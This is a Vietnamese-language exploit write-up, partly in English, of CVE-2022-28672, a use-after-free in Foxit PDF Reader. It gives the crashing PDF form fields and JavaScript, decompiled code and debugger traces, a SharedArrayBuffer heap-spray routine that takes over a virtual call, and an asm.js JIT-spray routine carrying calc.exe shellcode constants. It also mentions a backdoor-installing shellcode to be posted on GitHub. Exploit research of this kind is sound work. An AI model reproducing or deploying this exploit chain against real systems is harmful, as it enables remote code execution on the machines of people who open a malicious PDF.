About:

[Foxit PDF Reader Doc Object Use-After-Free Remote Code Execution Vulnerability - HackSys Inc](https://hacksys.io/advisories/HI-2022-002)

POC:

[Foxit PDF Reader - Use after Free - Remote Code Execution Exploit - CVE-2022-28672 - HackSys Inc](https://hacksys.io/blogs/foxit-reader-uaf-rce-jit-spraying-cve-2022-28672)


Github and Exploit của tác giả:

[GitHub - hacksysteam/CVE-2022-28672: Foxit PDF Reader Remote Code Execution Exploit](https://github.com/hacksysteam/CVE-2022-28672)

Github và Exploit của tôi (Nguyễn Trọng Hiếu):

Phiên bản Foxit: 11.2.1.53537 (x32)

**Trạng thái sự cố:**



Xác minh nhanh bằng lệnh !heap cho thấy rằng đây là lỗ hổng UAF.

**0:000> !ext.heap -p -a @ecx**

**address 26786f98 found in**

**\_DPH\_HEAP\_ROOT @ b9d1000**

**in free-ed allocation ( DPH\_HEAP\_BLOCK: VirtAddr VirtSize)**

**267f0138: 26786000 2000**

**6fbdab02 verifier!AVrfDebugPageHeapFree+0x000000c2**

**76fbf766 ntdll!RtlDebugFreeHeap+0x0000003e**

**76f768ae ntdll!RtlpFreeHeap+0x0004e0ce**

**76f662ed ntdll!RtlpFreeHeapInternal+0x00000783**

**76f28786 ntdll!RtlFreeHeap+0x00000046**

**045e8fbb FoxitPDFReader!FPDFSCRIPT3D\_OBJ\_Node\_\_Method\_DetachFromCurrentAnimation+0x004e7e4b**

**045c4f4f FoxitPDFReader!FPDFSCRIPT3D\_OBJ\_Node\_\_Method\_DetachFromCurrentAnimation+0x004c3ddf**

**044d2b93 FoxitPDFReader!FPDFSCRIPT3D\_OBJ\_Node\_\_Method\_DetachFromCurrentAnimation+0x003d1a23**

**01c3a919 FoxitPDFReader!std::basic\_ostream<char,std::char\_traits<char> >::operator<<+0x00287979**

**01c2de7b FoxitPDFReader!std::basic\_ostream<char,std::char\_traits<char> >::operator<<+0x0027aedb**

**01c2d0e6 FoxitPDFReader!std::basic\_ostream<char,std::char\_traits<char> >::operator<<+0x0027a146**

**01c2c786 FoxitPDFReader!std::basic\_ostream<char,std::char\_traits<char> >::operator<<+0x002797e6**

**01f40448 FoxitPDFReader!std::basic\_ostream<char,std::char\_traits<char> >::operator<<+0x0058d4a8**

**...**

**Proof of Concept:**

Dưới đây là trường hợp thử nghiệm gồm trường biểu mẫu tĩnh trong PDF (static form field) và Javascript để thao tác với chúng, gây ra sự cố (crash):

Static PDF fields:

**5 0 obj**

**<<**

**/Type /Annot**

**/Subtype /Widget**

**/T (field\_10)**

**/FT /Ch**

**/Rect [844 625 413 191]**

**/Opt [(FK2V7)]**

**/I [0 1]**

**/Ff 67379206**

**>>**

**endobj**

**6 0 obj**

**<<**

**/Type /Annot**

**/Subtype /Widget**

**/T (field\_12)**

**/FT /Ch**

**/Rect [553 60 781 220]**

**/TU (AVALAJX9P0)**

**/TI 990**

**/I [0 1]**

**/Ff 1743797713**

**>>**

**endobj**

**7 0 obj**

**<<**

**/Type /Annot**

**/Subtype /Widget**

**/T (field\_15)**

**/FT /Tx**

**/Rect [695 237 690 797]**

**/TU (XA225DZMOZ)**

**/TM (86P4A4SWL7)**

**/MaxLen 1002**


**/V (5PLOVN0BG2TITMZ89VSATS7VAG94BYVK0TA3PKRRMSJCUFH7SF)**

**/Ff 45059**

**>>**

**endobj**

Trông nó sẽ như này:



Javascript gây lỗi:

**var f0 = this.getField("field\_15");**

**var f1 = this.getField("field\_12");**

**f1.setAction("Format", "callback7()");**

**this.getField("field\_10").setFocus();**

**function callback0()**

**{**

**f1.setItems([1]); // invokes callback7 which frees block of memory**

**// stale memory access when callback0 ends**

**}**

function callback7()

{

this.deletePages(0); // frees block of memory

}

f0.setAction("Calculate", "callback0()");

**Phân tích gốc rễ nguyên nhân:**

Code crash khi cố truy cập vào 1 object dung con trỏ **this** :

**int \_\_thiscall sub\_1734610(\_DWORD \*this)**

**{**

**int v1; // eax**

**bool v2; // cl**

**v1 = this[11]; // CRASH while deferencing this pointer**

**v2 = 0;**

**if ( v1 )**

**v2 = \*(\_DWORD \*)v1 != 0;**

**if ( v2 && v1 )**

**return \*(\_DWORD \*)v1;**

**else**

**return 0**

**}**

Phân tích Stack Trace cho ta thấy rằng hàm sub\_1729070 phân bổ một đối tượng liên quan đến Widget với size 0x64 khi setFocus được gọi trong this.getField(“field\_10”).setFocus() trong Javascript.

Sự phân bổ này diễn ra khi hàm sub\_1729070 được gọi, hàm này trả về các object với size khác nhau dựa vào type check. Ở trong trường hợp này, case 5 thỏa mãn, trả về một object với size 0x64.

**int \_\_thiscall sub\_1729070(\_DWORD \*this, int a2, char a3)**

**{**

**// ...**

**// {**

**if ( a3 )**

**{**

**switch ( sub\_1A2DB10(a2) )**

**{**

**case 5:**

**LOBYTE(v24) = 11;**

**v29 = operator new(0x64u);**

**LOBYTE(v24) = 12;**

**if ( v29 )**

**v4 = (void (\_\_thiscall \*\*\*)(\_DWORD, int))sub\_173A6E0(v21[5], a2);**

**else**

**v4 = 0;**

**v22 = v4;**

**v17[3] = 0;**

**v23 = 0;**

**LOBYTE(v24) = 2;**

**v7 = (int)v4;**

**break;**

**}**

**}**

**// ...**

**return v7;**

**}**

Được xác nhận bởi Debugger:

**0:000> !ext.heap -p -a @eax**

**address 256caf98 found in**

**\_DPH\_HEAP\_ROOT @ c911000**

**in busy allocation ( DPH\_HEAP\_BLOCK: UserAddr UserSize - VirtAddr VirtSize)**

**25343444: 256caf98 64 - 256ca000 2000**

**unknown!fillpattern**

**6feda8b0 verifier!AVrfDebugPageHeapAllocate+0x00000240**

**7723ef0e ntdll!RtlDebugAllocateHeap+0x00000039**

**771a6150 ntdll!RtlpAllocateHeap+0x000000f0**

**771a57fe ntdll!RtlpAllocateHeapInternal+0x000003ee**

**771a53fe ntdll!RtlAllocateHeap+0x0000003e**

**04608ccc FoxitPDFReader!\_malloc\_base+0x00000038**

**043015ec FoxitPDFReader!void \* \_\_cdecl operator new(unsigned int)+0x0000002a**

**01c492d1 FoxitPDFReader!sub\_1729070+0x00000261**

**01c4cb21 FoxitPDFReader!sub\_172C7B0+0x00000371**

**01f60781 FoxitPDFReader!sub\_1A406B0+0x000000d1**

**0118ac87 FoxitPDFReader!sub\_C6A710+0x00000577**

**...**

Hàm closeDoc gọi calculate handler trong field\_15. Ở trong calculate callback, chúng ta cài đặt thuộc tính items của của choice list field f1, cái mà đã có format callback được đăng kí (which has a registered format callback). Cài đặt thuộc tính items sẽ gọi format callback của nó, xóa đi trang đầu tiên (which deletes the 0th page) và có tiềm năng xóa cả object mục tiêu.

Khi document đóng, hàm sub\_172B3A0 được gọi.

**char \_\_thiscall sub\_172B3A0(\_DWORD \*this, \_DWORD \*a2)**

**{**

**v2 = this;**

**v35 = this;**

**sub\_6970E0(&v37);**

**v39 = 0;**

**// sub\_1729070 returns target object which was already created during setFocus**

**v4 = sub\_1729070(v2, (int)a2, 0);**

**if ( v4 )**

**{**

**// indirect call which also triggers format callback**

**if ( !(\*(unsigned \_\_int8 (\_\_thiscall \*\*)(int, \_DWORD \*))(\*(\_DWORD \*)v4 + 80))(v4, a2) )**

**{**

**sub\_112B090(&v35, &v37);**

**if ( v35 != (\_DWORD \*)v2[9] )**

**sub\_112AFB0(v31, v35);**

**LABEL\_49:**

**v15 = 0;**

**// ...**

**}**

**// ...**

**}**

**// ...**

**}**

Hàm sub\_1729070 trả về target object đã được tạo ra trước đó (khi gọi hàm setFocus). Cái object này sau đó được truyền tới lệnh gọi gián tiếp (\*(unsigned \_\_int8 (\_\_thiscall \*\*)(int, \_DWORD ))((\_DWORD \*)v4 + 80))(v4, a2).

Sau đó, đoạn code đó (this code path) sẽ gọi format callback trong field\_12. Ở trong format callback, the target object được **freed** khi hàm this.deletePages được gọi.

Hàm sub\_173A900 chịu trách nhiên cho việc **free** the target object size 0x64, cái sau đó được truy cập bởi hàm sub\_1734610 dẫn tới chương trình bị crash.

**.text:0173A900 ; void \*\_\_thiscall sub\_173A900(void \*this, char)**

**.text:0173A900 sub\_173A900 proc near ; CODE XREF: sub\_173A8EA+3↑j**

**.text:0173A900 ; DATA XREF: .rdata:off\_48159CC↓o**

**.text:0173A900**

**.text:0173A900 arg\_0 = byte ptr 8**

**.text:0173A900**

**.text:0173A900 push ebp**

**.text:0173A901 mov ebp, esp**

**.text:0173A903 push esi**

**.text:0173A904 mov esi, ecx**

**.text:0173A906 call sub\_173A7E0**

**.text:0173A90B test [ebp+arg\_0], 1**

**.text:0173A90F jz short loc\_173A91C**

**.text:0173A911 push 64h ; 'd' ;; size**

**.text:0173A913 push esi ;; ESI - target block**

**.text:0173A914 call sub\_3FD2B88 ;; memory free call wrapper**

**.text:0173A919 add esp, 8**

**.text:0173A91C**

**.text:0173A91C loc\_173A91C: ; CODE XREF: sub\_173A900+F↑j**

**.text:0173A91C mov eax, esi**

**.text:0173A91E pop esi**

**.text:0173A91F pop ebp**

**.text:0173A920 retn 4**

**.text:0173A920 sub\_173A900 endp**

**Tóm gọn lại:**

Đầu tiên ta sẽ gọi hàm setFocus() cho field\_10 để được khởi tạo một vùng heap 0x64 bytes, sau đó ta đóng thư mục. Ta sẽ tạo ra lỗi bằng cách **chen ngang vào tiến trình đóng của this.closeDoc(true)** thông qua các hàm setAction() chồng chéo lên nhau.

Trước tiên ta sẽ truy cập đến field\_15, gọi hàm Calculate() để tính toán, hàm tính toán này sẽ gọi hàm callback0() để gọi tiếp setItems() cho field\_12. Khi setItems() cho field\_12, tất nhiên là field\_12 đã thay đổi nên ta phải gọi hàm Format() để format lại dữ liệu cho field\_12. Tuy nhiên không chỉ Format(), ta còn xóa một trang (trang 0), free toàn bộ vùng nhớ của trang đó, **điều này cũng xóa đi luôn setFocus() của field\_10 và free vùng nhớ 0x64 bytes đã tạo.**

Sau khi ta đã free nó, tiến trình vẫn có tương tác với cả vùng heap 0x64 bytes của setFocus() của field\_10 (mặc dù đã bị free) -> đây chính lỗi Use-After-Free, khi vùng heap 0x64 bytes này mặc dù đã bị free nhưng vẫn có thể tương tác được.

Ta hoàn toàn có thể khai khác lỗi này với 1 lệnh gọi bằng thanh ghi để nhảy đến shellcode như dưới đây:

Exploitation

Nếu ta có thể kiểm soát và tái phân bổ lại việc phân bổ cùng kích thước (control and reallocate the same size allocation), chúng ta có thể có kiểm soát trực tiếp việc code execution bằng sách sử dụng lệnh call trong sub\_172ADA0. Cụ thể dưới đây:

**eax=41414141 ebx=0e847e88 ecx=0e8c7960 edx=00000000 esi=0e8c7960 edi=00000002**

**eip=01c2ade1 esp=080fa8dc ebp=080fa910 iopl=0 nv up ei pl zr na pe nc**

**cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010246**


**FoxitPDFReader!std::basic\_ostream<char,std::char\_traits<char> >::operator<<+0x277e41:**

**01c2ade1 ff5074 call dword ptr [eax+74h] ds:002b:414141b5=????????**

Đoạn script ở trên (static PDF fields và Javasript) có thể được dùng để **groom the heap** để crash tiến trình Foxit Reader tại một địa chỉ ta kiểm soát. Trong khi kiểm tra, ta khám phá được rằng hỗ trợ cho ArrayBuffer đã bị vô hiệu hóa trong Foxit Reader. Cái đó (cái hỗ trợ cho ArrayBuffer) hành động giống như một phương pháp chống lại exploitation sử dụng các kĩ thuật Javascript nguyên thủy chung ví dụ như heap spraying và out-of-bound read/write. Tuy nhiên, khám phá được rằng SharedArrayBuffer **không bị disabled** và có thể sử dụng cho cùng mục đích.

############

[ArrayBuffer - JavaScript | MDN (mozilla.org)](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/ArrayBuffer)



Ảnh trên ta có: Không thể điều khiển trực tiếp với contents của ArrayBuffer mà phải thông qua một typed array object hoặc DataView object (Hiểu nôm na là muốn tương tác với vùng dữ liệu hỗ trợ ArrayBuffer thì phải qua trung gian để tránh việc một số kĩ thuật heap nguyên thủy ghi trực tiếp lên vùng dữ liệu đó).

############

Ở trong vùng nhớ bị sprayed, thanh ghi **eax** chỉ đến đầu của một vùng nhớ, và một lệnh gọi gián tiếp tại 0x74 của eax (call DWORD ptr [eax + 0x74]) cho biết nó là một C++ object ở trong Foxit, nơi mà một **virtual method** (method ảo? một method ở trong virtual memory?) được gọi. Câu lệnh đó có thể dùng để execute code tùy ý trong context của Foxit process.

**// spray memory allocations**

**function reclaim(size, count){**

**for (var i = 0; i < count; i++) {**

**sprayArr[i] = new SharedArrayBuffer(size);**

**var rop = new DataView(sprayArr[i]);**

**// control value for - call dword ptr [eax+74h]**

**// first dword is pointer to the shellcode**

**rop.setUint32(0, 0x41414141);**

**for (var j = 4; j < rop.byteLength/4; j+=4) {**

**rop.setUint32(j, 0x42424242);**

**}**

**}**

**}**

**function callback0()**

**{**

**// trigger formatCallback on field 1**

**f1.setItems([1]);**

**// above call should free block of memory**

**// we reclaim freed memory by heap spraying of fixed allocations**

**reclaim(0x58, 0x1000);**

**reclaim(0x68, 0x1000);**

**}**

Bằng cách cẩn thận kiểm soát tiến trình heap spraying sử dụng srcipt được cung cấp ở trên, hoàn toàn khả thi trong việc việc crash Foxit Reader tại một địa điểm cụ thể khi một **virtual method** được gọi. Điều này cho phép (người tấn công) điều khiển trạng thái của object và tiềm năng **thực thi code tùy ý** (execute arbitrary code) trong process của Foxit.

**Bypassing Mitigations (Vượt qua các cơ chế phòng ngừa)**

Data Execution Prevention (DEP)

**One way to bypass DEP and execute user-controlled code in memory is to use return-oriented programming (ROP)**. This involves chaining together short sequences of code, called gadgets, that are already present in the program's memory. By carefully selecting gadgets and arranging them in a specific order, it is possible to execute arbitrary code without needing to directly call the sprayed shellcode. This can be difficult to achieve, but there are tools and resources available to help with the process.

Our bug is user-after-free of an object on the heap which allows us to call arbitrary addresses in memory using a virtual function call. Although heap spraying with user-controlled data is possible, **the heap memory does not have execute permissions. Hence, we cannot call shellcode sprayed using heap-spraying**.

**To bypass DEP, we need to have an arbitrary read/write primitive and ROP chain to create an executable memory range which we don't have.**

Control Flow Guard (CFG)

CFG là một kĩ thuật phòng ngừa được thiết kế để ngăn kẻ tấn công gọi đến bất kì vùng tùy ý. CFG được dùng để bảo vệ các indirect calls (gọi gián tiếp giống call eax) và xuất hiện ở gần như tất cả các phần mềm hiện đại. Tuy nhiên, phần mềm của Foxit lại không được xây dựng với CFG (**not compiled with CFG support**), nghĩa là **kẻ tấn công có thể gọi đến bất kì địa chỉ nào trong bộ nhớ của Foxit**. Việc thiếu CFG dẫn đến Foxit có khả năng bị thâm nhập để khai thác bởi kẻ tấn công.

Address Space Layout Randomization (ASLR)

Foxit PDF Reader has Address Space Layout Randomization (ASLR) enabled, which means that we cannot use any hardcoded addresses in the exploit to call the shellcode. **To bypass ASLR, we need some kind of heap-leaking primitive (info-leak), but we do not have one available.**

**JIT Spraying: Bypassing DEP, ASLR at once.**

**JIT Spraying** là một kĩ thuật có thể dùng để **vượt qua (bypass)** cả **Data Execution Prevention (DEP)** và **Address Space Layout Randomization (ASLR)** cùng một lúc.

Nhận xét: Foxit sử dụng **Google V8 Javascript** enginie tại backend để xử lí **Javascript ở trong PDF**. Kiểm tra cho thấy Foxit có thể bị thâm nhập bởi **JIT Spraying**.

**JIT (Just In Time Compilation)**, thường được sử dụng trong Javascript engines để cải thiện hiệu suất bằng cách chuyển đổi Javascript bytecode thành **mã của kiến trúc gốc** (trường hợp Windows 10 x64 là MASM 64). Để làm vậy, JIT Compiler phải khởi tạo một vùng nhớ với các quyền **read-write-execute** để lưu trữ đoạn code kia (code trong PDF, complied code). Có rất nhiều cách gọi JIT compiler trong script engine (engine có nghĩa là động cơ, thứ giúp chương trình chạy).

Một nghiên cứu về **JIT Spraying**, cụ thể là **JIT Spraying** bằng cách sử dụng tính năng **asm.js** của Javascript. Kĩ thuật này cho phép kẻ tấn công có thể phun/tuôn shellcode đã được mã hóa (mã của kiến trúc gốc) bằng **asm.js**, cho phép bypass cả DEP lẫn ASLR.

1. [The Return of The JIT (Part 1) - ρ (rh0dev.github.io)](https://rh0dev.github.io/blog/2017/the-return-of-the-jit/)
2. [expdev/CVE-2017-5375\_ASM.JS\_JIT-Spray at master · rh0dev/expdev · GitHub](https://github.com/rh0dev/expdev/tree/master/CVE-2017-5375_ASM.JS_JIT-Spray)

Sau một vài lần thử, chúng ta cũng có thể create một **JIT Spray** cho **V8** (**Google V8 Javascrip)** bên trong **Foxit.**

**0:000> !address -f:PAGE\_EXECUTE\_READWRITE**

**Mapping file section regions...**

**Mapping module regions...**

**Mapping PEB regions...**

**Mapping TEB and stack regions...**

**Mapping heap regions...**

**Mapping page heap regions...**

**Mapping other regions...**

**Mapping stack trace database regions...**

**Mapping activation context regions...**

**BaseAddr EndAddr+1 RgnSize Type State Protect Usage**

**-----------------------------------------------------------------------------------------------**

**c0000 c5000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**140000 145000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**1c0000 1c5000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**200000 205000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**280000 285000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**2c0000 2c5000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**300000 305000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**...**

**18c40000 18c45000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**18c50000 18c55000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**18c60000 18c65000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**18c70000 18c75000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**18c80000 18c85000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**18c90000 18c95000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**18ca0000 18ca5000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**18cb0000 18cb5000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**18cc0000 18cc5000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**18cd0000 18cd5000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**...**

**3fec0000 3fec5000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

**3ff00000 3ff05000 5000 MEM\_PRIVATE MEM\_COMMIT PAGE\_EXECUTE\_READWRITE <unknown> [..G...VG........]**

Có thể xác nhận rằng shellcode đã được phun vào (**sprayed**) bằng cách nhìn vào base của bất kì vùng phân bổ nào ở phía trên.

**0:000> u 18ca0000**

**18ca0000 e97b470000 jmp 18ca4780**

**18ca0005 e956470000 jmp 18ca4760**

**18ca000a cc int 3**

**18ca000b cc int 3**

**18ca000c cc int 3**

jump đầu tiên nhảy tới code được sinh ra tại **0x18ca4780**, trong trường hợp này chứa **shellcode encoded** của chúng ta.

**18ca4780 55 push ebp**

**18ca4781 89e5 mov ebp, esp**

**18ca4783 6a0a push 0Ah**

**18ca4785 56 push esi**

**18ca4786 8b7e17 mov edi, dword ptr [esi+17h]**

**18ca4789 3927 cmp dword ptr [edi], esp**

**18ca478b 0f83e5010000 jae 18ca4976**

**18ca4791 8b7e1b mov edi, dword ptr [esi+1Bh]**

**18ca4794 8b7f07 mov edi, dword ptr [edi+7]**

**18ca4797 8b461f mov eax, dword ptr [esi+1Fh]**

**18ca479a 8b00 mov eax, dword ptr [eax]**

**18ca479c 68a247b419 push 19B447A2h**

**18ca47a1 68909090a8 push 0A8909090h**

**18ca47a6 6831c990a8 push 0A890C931h**

**18ca47ab 686a3058a8 push 0A858306Ah**

**18ca47b0 68648b00a8 push 0A8008B64h**

**18ca47b5 688b400ca8 push 0A80C408Bh**

**18ca47ba 688b7014a8 push 0A814708Bh**

Minh họa cho shellcode trong lúc testing. Đoạn JIT spraying script dưới đây đã bị lược bỏ để cho dễ đọc. Đây là shellcode khởi động calc.exe WinExec + ExitProcess. Shellocde cài đặt backdoor sẽ đính kèm trên Github:

**// spray calc.exe WinExec + ExitProcess shellcode**

**// VirtualAlloc of size 0x5000**

**function sprayJITShellcode(asmJsModuleName, payloadFuncName, ffiFuncName)**

**{**

**var script = `**

**function ${asmJsModuleName} (stdlib, ffi, heap){**

**'use asm';**

**var ffi\_func = ffi.func;**

**function ${payloadFuncName} () {**

**var val = 0;**

**val = ffi\_func(**

**0xa8909090|0,**

**0xa8909090|0,**

**0xa8909090|0,**

**0xa890d6ff|0,**

**0xa890006a|0,**

**0xa890d7ff|0,**

**0xa851056a|0,**

**0xa890e189|0,**

**//...**

**0xa83c538b|0,**

**0xa810588b|0,**

**0xa8ad96ad|0,**

**0xa814708b|0,**

**0xa80c408b|0,**

**0xa8008b64|0,**

**0xa858306a|0,**

**0xa890c931|0,**

**0xa8909090|0,**

**0x19b447a2|0, //using predicated 19b40000 base**

**)|0;**

**return val|0;**

**}**

**return ${payloadFuncName};**

**}**

**function ${ffiFuncName} () {**

**var x = 0;**

**return x|0;**

**}**

**for (var f=0; f<0x10; f++) {**

**asmJsModulesArr.push(${asmJsModuleName}(this, { func: ${ffiFuncName} }, 0));**

**};**

**`;**

**eval(script)**

**// required to generate jit code**

**asmJsModulesArr[asmJsModulesArr.length-1]();**

**}**

**// spray jit shellcode allocation**

**// 00005dbc: index to shellcode from the base of the virtualalloc**

**for (var jitcount=0; jitcount<3000; jitcount++) {**

**sprayJITShellcode("foo"+jitcount, "payload"+jitcount, "ffi\_func"+jitcount);**

**}**

################

[Pipe (|) operator in Java - Stack Overflow](https://stackoverflow.com/questions/3312611/pipe-operator-in-java)

Tóm tắt: | là toán tử OR ( 2 bits đều là 0 thì ra 0, còn lại ra 1).

